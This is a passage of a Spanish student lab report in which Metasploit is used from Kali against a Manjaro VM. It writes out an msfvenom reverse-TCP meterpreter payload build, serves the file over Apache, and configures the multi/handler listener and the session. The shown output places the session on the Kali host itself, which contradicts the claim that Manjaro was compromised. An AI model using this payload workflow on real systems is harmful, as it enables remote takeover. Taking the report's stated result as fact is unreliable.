


Ilustración 34. Configurar la red de Manjaro

5.2 Escaneo de red con Nmap

Para identificar los servicios disponibles en la máquina Manjaro, se realizó un escaneo de red desde Kali Linux utilizando el comando **nmap -sV** seguido de la IP de Manjaro.

```
manjaro@manjaro-gnome:~  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:ad:3f:66 brd ff:ff:ff:ff:ff:ff  
    altname enx080027ad3f66  
    inet 192.168.10.9/24 brd 192.168.10.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 571sec preferred_lft 571sec  
    inet6 fd00::b82d:52e:ad35:325d/64 scope global dynamic noprefixroute  
        valid_lft 86253sec preferred_lft 14253sec  
    inet6 fe80::2ccd:e187:5621:92e7/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Ilustración 35. Dirección de Manjaro



```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
indu@kali: ~
File  Actions  Edit  View  Help
(indu@kali)-[~]
$ nmap -sV 192.168.10.9/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:37 EDT
Nmap scan report for 192.168.10.3
Host is up (0.00034s latency).
All 1000 scanned ports on 192.168.10.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:79:77:35 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap scan report for 192.168.10.9
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.10.9 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:AD:3F:66 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap scan report for 192.168.10.4
Host is up (0.000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.63
Service Info: Host: 127.0.1.1
```

Ilustración 36. Escaneo de red con Nmap

5.3 Creación de carpeta en Kali Linux

Ingresamos al modo superusuario con el comando **sudo su** y ponemos la contraseña de Kali, creamos una carpeta con el comando **mkdir** y luego entramos a la carpeta con el comando **cd**.

```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
root@kali: /home/indu/MANJARO
File  Actions  Edit  View  Help
(indu@kali)-[~]
$ sudo su
(root@kali)-[/home/indu]
# mkdir MANJARO
(root@kali)-[/home/indu]
# cd MANJARO
```

Ilustración 37. Creación de carpeta en Kali Linux



5.4 Creación del payload malicioso

En Kali Linux se creará el archivo ejecutable utilizando **msfvenom**, de la misma manera que en el escenario con Windows. El payload empleado fue `linux/x86/meterpreter/reverse_tcp`, configurando la IP atacante (LHOST) y el puerto de escucha (LPORT). El archivo resultante se guardó con el nombre `satena.elf`

```
(root@kali)-[/home/indu/MANJARO]
# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.4 LPORT=
4444 -f elf > /home/indu/MANJARO/satena.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Ilustración 38. Creación del payload malicioso

Luego ejecutamos el comando `ls` o `ls -la` para ver el archivo.

```
(root@kali)-[/home/indu/MANJARO]
# ls
satena.elf

(root@kali)-[/home/indu/MANJARO]
# ls -la
total 12
drwxr-xr-x  2 root root 4096 Sep  2 20:45 .
drwx----- 19 indu indu 4096 Sep  2 20:44 ..
-rw-r--r--  1 root root  207 Sep  2 20:45 satena.elf
```

Ilustración 39. Listar archivos

5.5 Configuración del servidor Apache en Kali Linux

Se activó el servicio de Apache con el comando **service apache2 start**. Luego se verificó su estado con **service apache2 status**.



```
(root@kali)-[/home/indu/MANJARO]
# service apache2 start

(root@kali)-[/home/indu/MANJARO]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pr>
   Active: active (running) since Tue 2025-09-02 17:35:07 EDT; 3h 11min >
   Invocation: fe4eff63e95e4f5c91fd1e85af031f91
   Docs: https://httpd.apache.org/docs/2.4/
   Process: 80474 ExecStart=/usr/sbin/apachectl start (code=exited, statu>
   Main PID: 80490 (apache2)
```

Ilustración 40. Configuración del servidor Apache

5.6 Buscar archivo index.html

En Kali Linux vamos a la carpeta de Home y una vez abierta la pestaña damos clic donde dice **File System**, luego en la carpeta **var**, después en **www** y finalmente la de **html**.




Ilustración 41. Archivos del sistema Kali




Ilustración 42. Archivos de la carpeta var




Ilustración 43. Archivos de la carpeta www




Ilustración 44. Archivos de la carpeta html

5.7 Copiar el archivo index.html al directorio web de Apache

Posteriormente, se copió el archivo malicioso **satena.elf** al directorio **/var/www/html/** para que pudiera ser descargado desde el navegador de la máquina Manjaro.




Ilustración 45. Copiar el archivo index.html al directorio web de Apache



5.8 Descargar el archivo .elf del servidor web de Apache

Damos clic en el archivo **satena.elf** y este automáticamente se descarga.




Ilustración 46. 5.8 Descargar el archivo .elf

La ubicación de archivo **satena.elf** quedó descargas.




Ilustración 47. Ubicación de archivo .elf



5.9 Configuración en Metasploit

En una nueva terminal de Kali se abre Metasploit con el comando **msfconsole** y se busca el exploit con el comando **search multi handler**.

```
root@kali: /var/www/html
File Actions Edit View Help
msf6 > search multi handler
Matching Modules
=====
```

#	Name	Disclosure Date
Rank	Check	Description
0	exploit/linux/local/apt_package_manager_persistence	1999-03-09
excellent	No	APT Package Manager Persistence
1	exploit/android/local/janus	2017-07-31
manual	Yes	Android Janus APK Signature bypass
2	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24
normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3	exploit/linux/local/bash_profile_persistence	1989-06-08
normal	No	Bash Profile Persistence
4	exploit/linux/local/desktop_privilege_escalation	2014-08-07
excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
5	_ target: Linux x86	.
.	.	.
6	_ target: Linux x86_64	.
.	.	.
7	exploit/multi/handler	.
manual	No	Generic Payload Handler
8	exploit/multi/http/hp_sitescope_uploadfiles_handler	2012-08-29
good	No	HP SiteScope Remote Code Execution
9	_ target: HP SiteScope 11.20 / Windows 2003 SP2	.

Ilustración 48. Configuración en Metasploit

Y seleccionamos el número 7 con el comando **use**. Luego configuramos el payload y verificamos con el comando **options** que se haya hecho el cambio del payload.

```
root@kali: /var/www/html
File Actions Edit View Help
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
```

Ilustración 49. Seleccionando el exploit



```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.10.4    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Ilustración 50. Configuración del payload

Ahora agregamos el **LHOST** que es la dirección IP del atacante y verificamos con el comando **options**.

```
root@kali: /var/www/html
File Actions Edit View Help

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.10.4
LHOST => 192.168.10.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.10.4    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |




View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > 
```

Ilustración 51. Configurando LHOST




5.10 Hacer el exploit

Luego de verificar las configuraciones en el exploit ejecutamos en comando **chmod +x satena.elf** en dónde está el archivo de **satena.elf** para dar permisos de ejecución ya que es un archivo binario. Luego ejecutamos el archivo con el comando **./satena.elf**.



```
root@kali: /home/indu/MANJARO
File Actions Edit View Help
(indu@kali)-[~]
$ sudo su
[sudo] password for indu:
(root@kali)-[/home/indu]
# cd M
cd: no such file or directory: M
(root@kali)-[/home/indu]
# cd MANJARO
(root@kali)-[/home/indu/MANJARO]
# chmod +x satena.elf
(root@kali)-[/home/indu/MANJARO]
# ./satena.elf
```

Ilustración 52. Permiso de ejecución del archivo .elf



```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Sending stage (1017704 bytes) to 192.168.10.4
[*] Meterpreter session 1 opened (192.168.10.4:4444 → 192.168.10.4:50680) a
t 2025-09-02 21:27:10 -0400

meterpreter > 
```

Ilustración 53. Ejecutar comando exploit

5.11 Post-explotación en Manjaro

Una vez conseguida la sesión, se ejecutaron los siguientes comandos básicos, **sysinfo** para obtener la información del sistema y **getuid** para conocer el usuario con el que se obtuvo acceso.



```
meterpreter > sysinfo
Computer      : 192.168.10.4
OS            : Debian (Linux 6.12.13-amd64)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
```

Ilustración 54. Post-Explotación

Nota: En Linux no es posible migrar.



6. CONCLUSIÓN

La práctica permitió evidenciar que, aunque los entornos y arquitecturas de Windows Server 2003 y Manjaro Linux son diferentes, es posible comprometer ambos sistemas siguiendo un flujo de ataque similar mediante el uso de Metasploit y payloads maliciosos.

En Windows Server 2003 la explotación resulta más evidente debido a su antigüedad y vulnerabilidades conocidas, mientras que en Manjaro el éxito dependió de la ejecución del payload en el sistema víctima.

Esto resalta la importancia de aplicar medidas de seguridad en cualquier sistema operativo, tales como: mantener actualizaciones al día, restringir la ejecución de archivos no confiables y monitorear la red para detectar actividades sospechosas.



7. BIBLIOGRAFIA

Morales, R. S. (25). *INFORME DE LABORATORIO 02*. Quibdó, Colombia: Universidad Tecnología del Chocó Diego Luis Córdoba. Recuperado el 3 de 09 de 2025